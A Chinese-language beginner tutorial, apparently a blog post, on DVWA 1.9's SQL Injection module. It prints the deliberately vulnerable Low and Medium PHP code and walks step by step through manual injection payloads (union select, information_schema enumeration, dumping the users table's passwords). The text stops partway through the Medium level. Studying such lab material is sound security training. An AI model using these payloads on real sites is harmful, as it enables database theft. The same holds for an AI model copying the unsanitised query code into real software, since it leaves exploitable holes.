目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。


DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是

> Brute Force（暴力（破解））
>
> Command Injection（命令行注入）
>
> CSRF（跨站请求伪造）
>
> File Inclusion（文件包含）
>
> File Upload（文件上传）
>
> Insecure CAPTCHA （不安全的验证码）
>
> SQL Injection（SQL注入）
>
> SQL Injection（Blind）（SQL盲注）
>
> XSS（Reflected）（反射型跨站脚本）
>
> XSS（Stored）（存储型跨站脚本）

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

> Brute Force
>
> Command Injection
>
> CSRF
>
> File Inclusion
>
> File Upload
>
> Insecure CAPTCHA

本文介绍SQL Injection模块的相关内容，后续教程会在之后的文章中给出。

SQL Injection

SQL Injection，即SQL注入，是指攻击者通过注入恶意的SQL命令，破坏SQL
查询语句的结构，从而达到执行恶意SQL语句的目的。SQL
注入漏洞的危害是巨大的，常常会导致整个数据库被“脱裤”，尽管如此，SQL注入仍是现在最常见的Web漏洞之一。近期很火的大使馆接连被黑事件，据说黑客依靠的就是常见的SQL注入漏洞。

手工注入思路

自动化的注入神器sqlmap
固然好用，但还是要掌握一些手工注入的思路，下面简要介绍手工注入（非盲注）的步骤。

> 1.判断是否存在注入，注入是字符型还是数字型
>
> 2.猜解SQL查询语句中的字段数
>
> 3.确定显示的字段顺序
>
> 4.获取当前数据库
>
> 5.获取数据库中的表
>
> 6.获取表中的字段名
>
> 7.下载数据

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```


可以看到，Low级别的代码对来自客户端的参数id没有进行任何的检查与过滤，存在明显的SQL注入。

漏洞利用


现实攻击场景下，攻击者是无法看到后端代码的，所以下面的手工注入步骤是建立在无法看到源码的基础上。

1.判断是否存在注入，注入是字符型还是数字型


输入1，查询成功：



输入1’ and ‘1’ =’ 2，查询失败，返回结果为空：




输入1’ or ‘1234 ’ =’ 1234，查询成功：




返回了多个结果，说明存在字符型注入。

2.猜解SQL查询语句中的字段数


输入1′ or 1=1 order by 1 #，查询成功：



输入1' or 1=1 order by 2 #，查询成功：



输入1' or 1=1 order by 3 #，查询失败：




说明执行的SQL查询语句中只有两个字段，即这里的First name、Surname。

（这里也可以通过输入union select 1,2,3...来猜解字段数）

3.确定显示的字段顺序


输入1' union select 1,2 #，查询成功：



说明执行的SQL语句为select First name,Surname from 表 where ID=' id' ...

4.获取当前数据库


输入1' union select 1,database() #，查询成功：



说明当前的数据库为dvwa。

5.获取数据库中的表


输入1′ union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #，查询成功：



说明数据库dvwa中一共有两个表，guestbook与users。

6.获取表中的字段名

输入1′ union select 1,group_concat(column_name) from information_schema.columns where table_name=’ users’ #，查询成功：



说明users表中有8个字段，分别是 user_id,first_name,last_name,user,password,avatar,last_login,failed_login。

7.下载数据

输入1′ or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #，查询成功：

这样就得到了users表中所有用户的user_id,first_name,last_name,password的数据。


Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    //mysql_close();
}

?>
```

可以看到，Medium级别的代码利用mysql_real_escape_string函数对特殊符号

\x00,\n,\r,\,’ ,” ,\x1a进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。




漏洞利用

虽然前端使用了下拉选择菜单，但我们依然可以通过抓包改参数，提交恶意构造的查询参数。


1.判断是否存在注入，注入是字符型还是数字型

抓包更改参数id为1’ or 1=1 #



报错：

抓包更改参数id为1 or 1=1 #，查询成功：




说明存在数字型注入。

（由于是数字型注入，服务器端的mysql_real_escape_string
函数就形同虚设了，因为数字型注入并不需要借助引号。）

2.猜解SQL查询语句中的字段数

抓包更改参数id为1 order by 2 #，查询成功：

